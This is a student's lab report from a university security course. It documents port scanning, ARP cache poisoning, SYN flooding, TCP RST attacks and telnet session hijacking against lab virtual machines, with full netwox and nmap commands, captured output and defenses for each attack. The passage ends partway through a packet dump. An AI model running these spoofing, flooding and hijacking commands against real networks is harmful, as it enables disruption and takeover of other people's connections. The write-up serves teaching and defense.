TCP/IP VULNERABILITY ANALYSIS

Nicholas Charchenko UIN 524003968

CSCE 465

Due 3.31.2018

Setup:

For this lab, I have two virtual machines (Ubuntu 12.04) as attacker and victim, with a third virtual machine (Ubuntu 12.04) as an observer. I initially used my Windows machine as an observer, but ran into problems when trying to use it in the TCP Session Hijacking attack.

	Attacker	Victim	Observer/Host
IP Address	192.168.75.132	192.168.75.180	192.168.75.181
MAC/HW Address	00:0c:29:6f:6a:d5	00:0c:20:1a:41:4b	00:0c:29:c1:d3:02

Task 1: Surveillance

Port Scanning

Design: I use nmap for the following five port scans from the attacking VM, note that -oN simply instructs nmap to output to a text file:

TCP Connect	nmap -sT -oN tcpconnect.txt 192.168.75.180
Stealth SYN	nmap -sS -oN stealthsyn.txt 192.168.75.180
UDP Scan	nmap -sU -oN udpscan.txt -p 21,22,23 192.168.75.180
FIN Scan	nmap -F -oN finscan.txt 192.168.75.180
Ping Scan	nmap -sn -oN pingscan.txt 192.168.75.180

Observation: I have attached the outputs of each port scan in the folder labeled task1. NOTE: Do not open these in Notepad, use something like Notepad++ or Sublime Text instead. They list the status of TCP and UDP ports (UDP ports are listed regardless of being closed or open, while the other scans show only open ports).

Defense: Port scan defense usually revolves around configuring intrusion detection systems (IDSs), firewalls, and other common security defenses. In particular, UDP scans can be prevented by blocking outbound ICMP Unreachable. In general, firewalls have rulesets that prevent port scans, a notable method being stateful packet filtering. Stealth SYN scanning involves sending SYN packets, and if it receives a SYN-ACK, then it is open. The scanner then sends an RST to close the connection. This can be detected by a firewall, which can then block the SYN packets from the source. Ping scans rely on ICMP packets, which can be blocked by firewalls. Properly configuring a firewall can prevent all kids of port scans. The least privilege principle is a good one to apply when it comes to defending against port scans. Enable only necessary traffic, look for activity such as a high number of port scans or consecutive ICMP requests. These are signs of port scan attacks, which can then be shut down.

OS Fingerprinting

Design: To run the OS Fingerprinting surveillance technique, I use nmap:

```
nmap -A -oN fingerprintscan.txt 192.168.75.180
```

Note that -oN and the filename are simply to write the nmap output to a text file, which is included in the folder labeled task1. Open the file in a program like Notepad++ or Sublime Text, as Notepad shows the entire file in one line, which is annoying to read.

Observation: I expect to see information about the OS used by the target machine. It shows that the victim is not only a virtual machine through VMWare, but also that it is running a Linux operating system. It also shows the status of the TCP ports associated with services like HTTP, telnet, SSL, etc… It also includes a TCP/IP fingerprint. It also identifies the VM as running Ubuntu through the HTTP and SSL details.


Defense: In general, similar defenses as to those against port scans can be used to defend against OS fingerprinting. Passive fingerprinting specifically can be mitigated by ensuring that network cards/network devices do not operate in promiscuous mode whenever possible. This applies the security concept of least privilege (don't give more privilege than that which is absolutely necessary).

Task 2: ARP Cache Poisoning

Design: To perform the attack, I used tool 56, known as the Ping ARP (EthIp spoof) tool. First, I had the victim machine ping the attacker so that the attacker's machine would show up in the ARP table. Next, I ran the spoof command:

netwox 56 --dst-ip 192.168.75.180 --device "Eth0" --src-eth a:b:c:d:e:f --dst-eth 00:0c:20:1a:41:4b --src-ip 192.168.75.130 --max-count 4294967295 --max-ms 1000 --beep --display01

Observation: The next time I pulled up the ARP table on the victim's machine, it showed the spoofed ARP. In the picture below, the first ARP table is the "unpoisoned" table, while the second table is "poisoned."



```
[03/30/2018 12:57] seed@ubuntu:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.75.2             ether   00:50:56:fd:36:7b   C                     eth0
192.168.75.132           ether   00:0c:29:6f:6a:d5   C                     eth0
[03/30/2018 12:57] seed@ubuntu:~$ arp -a
? (192.168.75.2) at 00:50:56:fd:36:7b [ether] on eth0
ubuntu.local (192.168.75.132) at 00:0c:29:6f:6a:d5 [ether] on eth0
[03/30/2018 12:58] seed@ubuntu:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.75.2             ether   00:50:56:fd:36:7b   C                     eth0
192.168.75.130           ether   0a:0b:0c:0d:0e:0f   C                     eth0
[03/30/2018 13:23] seed@ubuntu:~$
```

Figure 1: Before and After ARP Cache Poisoning.

Explanation: The ARP Cache is poisoned through the attacker sending a spoofed ARP message over the network. ARP is also a stateless protocol, so it has no knowledge of outgoing requests for potential incoming entries. Furthermore, there is no authentication protocol within ARP, so spoofed ARP messages are considered valid. Solving these problems would be paramount in defending against ARP Cache Poisoning


Defense: One simple defense would be using read-only entries in the ARP cache. However, this is very inefficient on a large scale as a mapping must be set for each IP/MAC pair. Other defenses include using some form of certification or cross-checking to verify ARP responses. These can be integrated with DHCP servers to certify both static and dynamic IP addresses. Furthermore, an ARP cache poisoning attack can be detected if multiple IP addresses are associated with a MAC address, which can suggest an ARP cache poisoning attack.

Task 3: SYN Flooding Attack

Design: To execute this attack, I used tool 76, known as the SYNFlood tool. I chose to target port 23 of the victim. The command to execute this attack is as follows:

netwox 76 --dst-ip 192.168.75.180 --dst-port 23

Observation: At first glance, running netstat during the SYN flood appeared to make no difference compared to running netstat before the attack. However, upon a closer observation, netstat took a split-second longer to complete, showing that the SYN flood was indeed causing a slowdown. Turning off the SYN cookie would show a more significant slowdown. I hypothesize that these differences would be more pronounced on a machine slower than the one I used for this lab (example, less RAM). Secondly, during the attack, running the command “netstat -na | grep SYN_RECV” would have a different result compared to before the attack. This effect would also linger for a short period of time after stopping the attack on the attacking machine. However, in both scenarios, it appeared at first glance that nothing happened, only the slowdown and the SYN_RECVs showed any evidence of a SYN flood.



```
[03/30/2018 14:54] seed@ubuntu:~$ netstat -na | grep SYN_RECV
tcp        0      0 192.168.75.180:23       250.227.6.126:20595     SYN_RECV
tcp        0      0 192.168.75.180:23       246.79.202.254:31031    SYN_RECV
tcp        0      0 192.168.75.180:23       244.86.239.49:54277     SYN_RECV
tcp        0      0 192.168.75.180:23       250.78.7.20:47003       SYN_RECV
tcp        0      0 192.168.75.180:23       245.102.15.198:8325     SYN_RECV
tcp        0      0 192.168.75.180:23       241.100.177.129:20193   SYN_RECV
tcp        0      0 192.168.75.180:23       241.29.221.119:10329    SYN_RECV
tcp        0      0 192.168.75.180:23       242.10.88.85:19450      SYN_RECV
tcp        0      0 192.168.75.180:23       246.72.161.89:12035     SYN_RECV
tcp        0      0 192.168.75.180:23       253.18.109.216:15307    SYN_RECV
tcp        0      0 192.168.75.180:23       253.82.189.234:50021    SYN_RECV
tcp        0      0 192.168.75.180:23       243.106.36.155:33402    SYN_RECV
tcp        0      0 192.168.75.180:23       250.232.166.193:16713   SYN_RECV
tcp        0      0 192.168.75.180:23       255.114.214.100:23024   SYN_RECV
tcp        0      0 192.168.75.180:23       247.79.188.107:60571    SYN_RECV
tcp        0      0 192.168.75.180:23       244.155.121.24:26642    SYN_RECV
tcp        0      0 192.168.75.180:23       240.63.117.96:3150      SYN_RECV
tcp        0      0 192.168.75.180:23       255.177.128.200:2348    SYN_RECV
tcp        0      0 192.168.75.180:23       252.234.158.107:54840   SYN_RECV
tcp        0      0 192.168.75.180:23       244.183.91.160:64268    SYN_RECV
tcp        0      0 192.168.75.180:23       247.174.26.16:32941     SYN_RECV
tcp        0      0 192.168.75.180:23       242.177.3.211:35302     SYN_RECV
tcp        0      0 192.168.75.180:23       247.144.5.100:42543     SYN_RECV
tcp        0      0 192.168.75.180:23       254.196.70.40:51485     SYN_RECV
tcp        0      0 192.168.75.180:23       241.233.142.100:50828   SYN_RECV
tcp        0      0 192.168.75.180:23       252.132.215.13:65415    SYN_RECV
tcp        0      0 192.168.75.180:23       251.75.47.25:14767      SYN_RECV
tcp        0      0 192.168.75.180:23       254.234.63.116:63508    SYN_RECV
tcp        0      0 192.168.75.180:23       247.122.1.232:60806     SYN_RECV
```

Figure 2: Filtering by SYN_RECV shows that a SYN flood attack is in progress.

To get a closer look, I ran the attacks again with Wireshark capturing packets. The capture files are included for reference. It shows an extremely large volume of SYN packets and SYN-ACK packets for the duration of the attack, showing that a SYN flood is indeed occurring. Other evidence included the victim VM slowing down. Things like telnet could still be executed, but a delay that otherwise would not occur did happen.

Explanation: The SYN Cookie mitigates the effects of a SYN flood attack by discarding SYN entries upon sending the SYN-ACK once the SYN queue is full. If an ACK is received, then it can reconstruct the SYN queue and perform the handshake. The slowdown comes from the victim’s machine being inundated by the SYN flood. It has to scramble to handle the spoofed SYN packets that doing other tasks becomes slower. This slowdown was even more pronounced when I added the -s raw flag to the netwox command.


Defense: To defend against SYN Flooding, one can use various TCP Accept Policies. An outbound accept policy implements a firewall when trying to establish TCP connections with untrusted destinations. It can also detect a large number of unanswered SYN-ACKs and then block SYNs from the fake source IP. However, this can be easily beaten by using multiple spoofed source IPs. Another mechanism is the inbound accept policy. In this setup, an untrusted host must first complete the TCP handshake (SYN, SYN-ACK, ACK) with a firewall. The firewall then performs the TCP handshake with the protected server. A SYN flood would never reach the server as the firewall handles the attack instead of the server.

Task 4: TCP RST attacks on `telnet` and `ssh` Connections

Design: To run this attack, I used netwox tool 78, which continuously sends TCP packets with the RST flag. The command is as follows:


netwox 78 -I 192.168.75.180

Observation: I expect any attempt by the victim to connect via telnet or ssh to be immediately terminated. While the attack is running, both ssh and telnet connections are immediately terminated.




```
[03/31/2018 14:10] seed@ubuntu:~$ telnet 192.168.75.181
Trying 192.168.75.181...
Connected to 192.168.75.181.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Sat Mar 31 12:45:20 PDT 2018 from ubuntu-2.local on pts/3
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

Figure 3: Successful telnet connection before running the RST attack




```
[03/31/2018 14:10] seed@ubuntu:~$ telnet 192.168.75.181
Trying 192.168.75.181...
Connected to 192.168.75.181.
Escape character is '^]'.
Connection closed by foreign host.
```

Figure 4: Telnet connection is immediately closed due to the TCP RST attack.



```
[03/31/2018 14:26] seed@ubuntu:~$ ssh seed@192.168.75.181
The authenticity of host '192.168.75.181 (192.168.75.181)' can't be established.
ECDSA key fingerprint is 81:82:a9:af:bd:93:78:f9:1a:a7:ca:7f:e8:d6:6c:04.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.75.181' (ECDSA) to the list of known hosts.
seed@192.168.75.181's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Mar 31 14:10:48 2018 from ubuntu-2.local
[03/31/2018 14:26] seed@ubuntu:~$
```

Figure 5: SSH connection before running the RST attack



```
[03/31/2018 14:30] seed@ubuntu:~$ ssh seed@192.168.75.181
ssh: connect to host 192.168.75.181 port 22: Connection reset by peer
[03/31/2018 14:30] seed@ubuntu:~$
```

Figure 6: SSH connection immediately closed due to TCP RST attack.

Explanation: The TCP reset is a way one machine informs another that a TCP connection must be terminated. This is different from the normal FIN packet. An RST packet can pre-emptively close a connection, which is useful for an attacker. On the other hand, a FIN flag is only sent when the client closes the connection. By continuously sending TCP packets with this RST flag, the attacker can shut down telnet and SSH connections.

Defense: Expanding the authentication to beyond the login would serve as a defense. For example, it would be best to authenticate each IP packet in a communication session. In addition, the use of encrypted communication sessions (using cryptographic keys) and mutual authentication can also mitigate TCP RST attacks.

Task 5: TCP Session Hijacking

Design: Designing this attack takes several steps. The tool used to execute this attack is netwox 40, the Spoof IP4TCP tool. The command to run this attack requires many parameters, but the most notable ones are:

--ip4-src	Source IP (victim)
--ip4-dst	Destination IP (observer/host)
--tcp-src	Source port
--tcp-dst	Destination port (port 23 for telnet)
--tcp-seqnum	Sequence number for the TCP packet
--tcp-acknum	Acknowledgement number for the TCP packet
--tcp-ack	Set TCP ACK bit to 1
--tcp-window	Value of TCP window size
--tcp-data	Data sent over the network-encoded in Hex. However, normal strings can be sent if they are enclosed in single quotes


The three parameters listed in bold must be obtained from Wireshark packet sniffing when establishing the telnet connection between the victim and the host/observer machines. I also make sure that Wireshark is getting the **absolute** Sequence/Acknowledgement numbers. The following is a TCP packet captured by Wireshark, showing the information we need to perform the hijack:

121 23.477757 192.168.75.180 192.168.75.181 TCP 66 **46884** → 23 [ACK]
Seq=548570748 Ack=2034945773 Win=15744 Len=0 TSval=23230944 TSecr=6263091

The items in bold are the values we pull from this Wireshark packet summary and put in our netwox 40 command:


```
netwox 40 --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 192.168.75.180 --ip4-dst
192.168.75.181 --tcp-src 46884 --tcp-dst 23 --tcp-seqnum 548570748 --tcp-window 123 --tcp-opt "" --
tcp-data "70"
```

This sends a spoofed packet through the telnet connection, the ‘p’ character to be exact. I then sent the characters w, d, and return through netwox 40, incrementing the sequence and acknowledgement numbers by 1 each time. NOTE: The hex string “0d0a” must be sent at the end in order to send the return character. Also, by default, --tcp-data takes in values encoded in hex. However, non-hex data can be sent, provided they are encapsulated in single quotes: e.g. ‘echo hello>bad.txt’ which sends a spoofed TCP packet with the command *echo hello>bad.txt* as its payload.



```
514 238.866362    192.168.75.180       192.168.75.181       TELNET     60 Telnet Data ...
515 238.868136    192.168.75.181       192.168.75.180       TELNET     80 Telnet Data ...

> Frame 514: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
> Ethernet II, Src: Vmware_1a:41:4b (00:0c:29:1a:41:4b), Dst: Vmware_c1:d3:02 (00:0c:29:c1:d3:02)
> Internet Protocol Version 4, Src: 192.168.75.180, Dst: 192.168.75.181
> Transmission Control Protocol, Src Port: 46884, Dst Port: 23, Seq: 548570751, Ack: 2034945776, Len: 2
v Telnet
     Data: \r
```


Figure 7: Sending the \r character via a spoofed TCP packet.



```
515 238.868136    192.168.75.181       192.168.75.180       TELNET     80 Telnet Data ...

> Frame 515: 80 bytes on wire (640 bits), 80 bytes captured (640 bits)
> Ethernet II, Src: Vmware_c1:d3:02 (00:0c:29:c1:d3:02), Dst: Vmware_1a:41:4b (00:0c:29:1a:41:4b)
> Internet Protocol Version 4, Src: 192.168.75.181, Dst: 192.168.75.180
> Transmission Control Protocol, Src Port: 23, Dst Port: 46884, Seq: 2034945776, Ack: 548570753, Len: 14
v Telnet
     Data: \r\n
     Data: /home/seed\r\n
```

Figure 8: Finishing the spoofed 'pwd' command.


Observation: I expect that a successful attack would lead to the host machine executing the payload of the spoofed TCP packet. The hijack is successful as the host machine sends the working directory, as shown in Wireshark. However, it does not appear on the victim's terminal. To investigate further, I redid the session hijacking attack. This time, instead of spoofing the print working directory command, I spoofed the concatenate command to create a new file on the host's machine through the telnet connection. I created a text file called test.txt on the desktop of the host/observer machine. Then, I created a new telnet connection and used netwox 40 to send a spoofed packet containing the command "cat test.txt>evil.txt." This redirects the standard output from test.txt to evil.txt. However, as evil.txt does not exist, if the session hijack is successful, then I would see a new evil.txt file on the desktop of the host/observer machine.



```
[03/31/2018 12:30] root@ubuntu:/home/seed# netwox 40 --ip4-offsetfrag 0 --ip4-tt
l 64 --ip4-protocol 6 --ip4-src 192.168.75.180 --ip4-dst 192.168.75.181 --tcp-sr
c 46890 --tcp-dst 23 --tcp-seqnum 1348560021 --tcp-window 1000 --tcp-opt ""  --t
cp-data "'cat test.txt>evil.txt'0d0a"
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x003F=63___________|
|              id               |r|D|M|       offsetfrag        |
|_________0xAE89=44681__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0xB375_____________|
|                            source                             |
|________________________192.168.75.180_________________________|
|                          destination                          |
|________________________192.168.75.181_________________________|
